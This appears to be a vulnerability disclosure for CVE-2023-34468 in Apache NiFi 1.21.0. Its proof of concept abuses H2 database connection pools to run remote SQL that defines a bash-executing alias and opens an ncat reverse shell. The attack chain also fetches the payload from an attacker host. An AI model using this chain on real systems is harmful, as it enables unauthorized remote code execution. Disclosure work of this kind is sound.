Apache NiFi Disclosures

Version 1.21.0

Environment:

- Apache NiFi 1.21.0
- Ubuntu Linux

Setup:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.21.0/nifi-1.21.0-bin.zip
unzip nifi-1.21.0-bin.zip
cd nifi-1.21.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “https://127.0.0.1:8443/nifi/” with the above credentials.

Findings:

1. CVE-2023-34468: Remote Code Execution via DB Components


Description:
The Apache NiFi application contains multiple Database Connector components (e.g. “DBCPConnectionPool” Controller Service and “HikariCPConnectionPool” Controller Service) that can be used to leverage the H2 Database JAR, that is shipped by default with Apache NiFi, in order to execute arbitrary Java code resulting in Remote Code Execution (RCE).

Note: Although only the “DBCPConnectionPool” and “HikariCPConnectionPool” Controller Services were tested for this vulnerability, more components may be vulnerable to this attack.


Proof of Concept:

1.1. DBCPConnectionPool Controller Service:

First we will need to access the “Configuration” section of the current NiFi Flow in order to add a malicious DB Connection Pool.




In this example we will add the “DBCPConnectionPool” Controller Service:




With the service added we will need to configure the following Property-Value pairs:


Property	Value
Database Connection URL	jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;
Database Driver Class Name	org.h2.Driver
Database Driver Location(s)	work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.1.214.jar



Note: The “Database Connection URL” property can also be given the value “jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;**INIT=RUNSCRIPT FROM "http://<ATTACKER_IP>/"**” to automatically create and execute the malicious Java Procedure on the initialization of the connection.

Now, in order to leverage the malicious DBCP, we will insert an “ExecuteSQL” processor and a connected “Output Port”:






Note: Other "SQL" Processors may also work to perform the exploit.

The "ExecuteSQL" processor will have the following Property-Value pairs**:**

Property	Value
Database Connection Pooling Service	DBCPConnectionPool
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'

Note: In this case our "DBCPConnectionPool" has the default name "DBCPConnectionPool".




The the malicious H2 SQL file ("rce.sql") that will be run via the "RUNSCRIPT" statement has the following content:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
```

We will also need to start a HTTP server to serve the malicious SQL file. For example, using a python server:

```
python3 -m http.server 4444
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:




On the left we can observe the Python server sending the “rce.sql” file and on the right we can see the reverse shell that returned back to the attacker on port 5555:


1.2. HikariCPConnectionPool Controller Service:

As mentioned in the description, the “HikariCPConnectionPool” can also be used in a similar manner as presented above to obtain RCE.


Create the “HikariCPConnectionPool” Controller Service:



Configure the “HikariCPConnectionPool” Controller Service:



Configure the “ExecuteSQL” Processor:



Obtain RCE: